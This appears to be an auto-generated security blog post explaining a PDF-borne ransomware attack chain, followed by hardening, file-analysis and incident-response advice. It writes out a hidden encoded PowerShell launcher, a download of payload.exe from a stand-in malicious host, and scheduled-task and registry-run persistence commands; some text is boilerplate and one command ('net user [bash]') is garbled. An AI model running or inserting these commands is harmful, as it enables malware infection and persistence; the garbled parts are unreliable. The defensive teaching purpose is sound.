Listen to this Post

Introduction:
In an era where digital communication is ubiquitous, the line between a benign file and a digital prison is perilously thin. A single, seemingly innocuous PDF or image file can serve as the trojan horse for a devastating cyberattack, locking users out of their own systems. This article deconstructs the anatomy of such an attack, moving from the initial OSINT (Open-Source Intelligence) and social engineering phases to the final payload execution, providing a comprehensive guide to both understanding and mitigating this pervasive threat.
Learning Objectives:
- Understand the kill chain of a file-based cyberattack, from reconnaissance to system lockdown.
- Learn practical, command-line techniques to analyze suspicious files and identify malicious components.
- Implement proactive defense strategies to harden your system against unauthorized execution and encryption.
You Should Know:
1. The Bait: Weaponizing Everyday Files
The first step in this attack chain is the creation of a compelling lure. Attackers often use OSINT techniques to profile their targets, crafting personalized emails or messages that contain a malicious attachment. This file, typically a PDF or a JPG, is engineered to exploit vulnerabilities in the viewer application or to trick the user into enabling embedded scripts.
Step-by-step guide explaining what this does and how to use it.
Step 1: Reconnaissance (The OSINT Phase). An attacker uses Google dorking to find information about employees at a target company. A query like `site:linkedin.com “target company” “software engineer”` can reveal potential victims and their interests.
Step 2: Payload Creation. The attacker embeds a malicious script into a PDF. This can be done by creating a PDF with an embedded button that, when clicked, executes a PowerShell script. Alternatively, they may exploit a known vulnerability in a popular PDF reader.
Step 3: Social Engineering. The attacker sends a spear-phishing email with the weaponized PDF, using a subject line like “Your Updated Resume Request” or “Invoice 4521 for Your Review,” leveraging the information gathered from OSINT to appear legitimate.
2. The Initial Compromise: Beyond the Click
When the user opens the file, the payload is triggered. This may not require any user interaction beyond opening the file if a zero-day vulnerability is exploited. More commonly, it relies on social engineering within the document itself, such as a prompt saying “You need to enable editing to view this content,” which actually enables macros or script execution.
Step-by-step guide explaining what this does and how to use it.
Step 1: Execution. Upon enabling content, a hidden PowerShell script is executed. A typical payload might look like this:
`powershell -WindowStyle Hidden -ExecutionPolicy Bypass -EncodedCommand [Base64 Encoded Payload]`
This command runs PowerShell in a hidden window, bypasses the system’s execution policy, and decodes/executes a malicious script.
Step 2: Establishing Foothold. The initial script often downloads a second-stage payload from a remote server. This is done using the `Invoke-WebRequest` or `System.Net.WebClient` classes in PowerShell.
`(New-Object System.Net.WebClient).DownloadFile(“http://malicious-server.com/payload.exe”, “$env:TEMP\payload.exe”)`
Step 3: Persistence. The malware may then establish persistence by creating a scheduled task or a registry run key.
Windows Scheduled Task:
`schtasks /create /tn “SystemUpdate” /tr “C:\Windows\Temp\payload.exe” /sc onlogon /f`
Windows Registry Run Key:
`reg add “HKCU\Software\Microsoft\Windows\CurrentVersion\Run” /v “WindowsUpdate” /t REG_SZ /d “C:\Windows\Temp\payload.exe”`
3. System Lockdown: From Access to Ransom
The final payload executed can be a ransomware variant or a simple locker. Ransomware encrypts valuable files (documents, images, databases) with a strong cipher, while a locker simply changes system passwords or disables the GUI, preventing user access.
Step-by-step guide explaining what this does and how to use it.
Step 1: Discovery. The malware scans the system for specific file extensions to encrypt (e.g., .docx, .pdf, .jpg, .sql). It uses commands like `Get-ChildItem` in PowerShell or native Windows API calls.
Step 2: Encryption. It uses a cryptographic algorithm (like AES-256) to encrypt the files. The original files are deleted, and encrypted versions with a new extension (e.g., .encrypted, .locked) are left in their place.
Step 3: The Ransom Note. A text file is dropped on the desktop (DESKTOP\HOW_TO_UNLOCK.txt) with instructions for payment, usually in cryptocurrency, to receive the decryption key.
4. Defensive Maneuvers: Hardening Your System
Prevention is the most effective defense. System hardening involves configuring your OS and applications to minimize the attack surface.
Step-by-step guide explaining what this does and how to use it.
Step 1: Restrict PowerShell. Constrain PowerShell language mode and enable logging. In a Group Policy Object (GPO) or locally, enable Script Block Logging and Module Logging. This records all executed commands, helping with forensic analysis.
Step 2: Application Whitelisting. Use tools like Windows Defender Application Control (WDAC) or AppLocker to create a policy that allows only approved applications to run. A basic AppLocker rule via GPO can block executable execution from the `%TEMP%` and `%DOWNLOAD%` paths.
Step 3: Least Privilege Principle. Ensure all users operate with standard user accounts, not administrative privileges. This prevents malware from making system-wide changes. Use the command `net user [bash]` to check a user’s group memberships.
5. Proactive Hunting: Analyzing Suspicious Files Safely
Before opening any unknown file, it should be analyzed in a controlled environment.
Step-by-step guide explaining what this does and how to use it.
Step 1: Use a Sandbox. Upload the file to online sandboxes like Hybrid-Analysis or Any.run. These services execute the file in a virtualized environment and provide a detailed report of its behavior, including network connections and file system changes.
Step 2: Static Analysis with Command Line. On a secure, isolated Linux machine, use tools like `pdfid` or `peepdf` to analyze a PDF without opening it.
`pdfid –scan malicious_document.pdf`
This will list all the objects in the PDF, highlighting potential JavaScript or embedded file streams.
Step 3: Dynamic Analysis in a VM. In a disposable virtual machine, use Sysinternals Process Monitor (Procmon) to monitor all system activity in real-time when the file is opened. Filter by the process name of your PDF reader to see all registry, file, and network activity it attempts.
6. Incident Response: When the Lock Screen Appears
If you find yourself a victim, immediate and correct action is crucial.
Step-by-step guide explaining what this does and how to use it.
Step 1: Isolate the Machine. Disconnect the computer from all networks (Ethernet and Wi-Fi) to prevent the malware from communicating with its command-and-control server or spreading.
Step 2: Do Not Pay the Ransom. Paying funds criminal activity and does not guarantee you will get your files back.
Step 3: Identify the Threat. Use a separate, clean computer to upload the ransom note or a sample encrypted file to sites like No More Ransom (nomoreransom.org) to identify the ransomware family and check for a available decryption tool.
Step 4: Restore from Backup. The only guaranteed way to recover is from a clean, recent backup that is stored offline or in a location not accessible by the infected machine.
What Undercode Say:
- The Human Firewall is the First and Last Line of Defense. Technical controls are essential, but user awareness and skepticism towards unsolicited attachments are the most critical factors in preventing initial compromise.
- Assume Breach and Prepare Accordingly. A robust, regularly tested backup and recovery strategy is not optional; it is the fundamental pillar of cyber resilience against ransomware and locker attacks.
The post highlights a fundamental truth in modern cybersecurity: sophistication is not always a prerequisite for success. Attackers continue to rely on simple, effective methods that exploit human psychology and common system misconfigurations. The attack chain described—OSINT, social engineering, file-based payload, and system lockdown—remains highly effective because it targets the path of least resistance. A holistic defense requires a multi-layered approach, combining continuous user education with stringent technical controls like application whitelisting and least-privilege access. The key is to shift the cost-benefit ratio for the attacker, making your system a more difficult and less profitable target than the next.
Prediction:
The future of these types of attacks will see a deeper integration of AI. AI-powered OSINT tools will enable hyper-personalized phishing lures at an immense scale, making them nearly indistinguishable from legitimate communications. Furthermore, AI will be used to dynamically generate polymorphic malware that can evade signature-based detection by altering its code with each download. The rise of “Ransomware-as-a-Service” (RaaS) platforms will also continue, lowering the barrier to entry for less skilled attackers and increasing the volume of these attacks globally. Defensively, AI-driven behavioral analysis and Endpoint Detection and Response (EDR) systems will become the standard for identifying and stopping such threats based on anomalous activity rather than static file signatures.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Harshavardhan Reddy – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


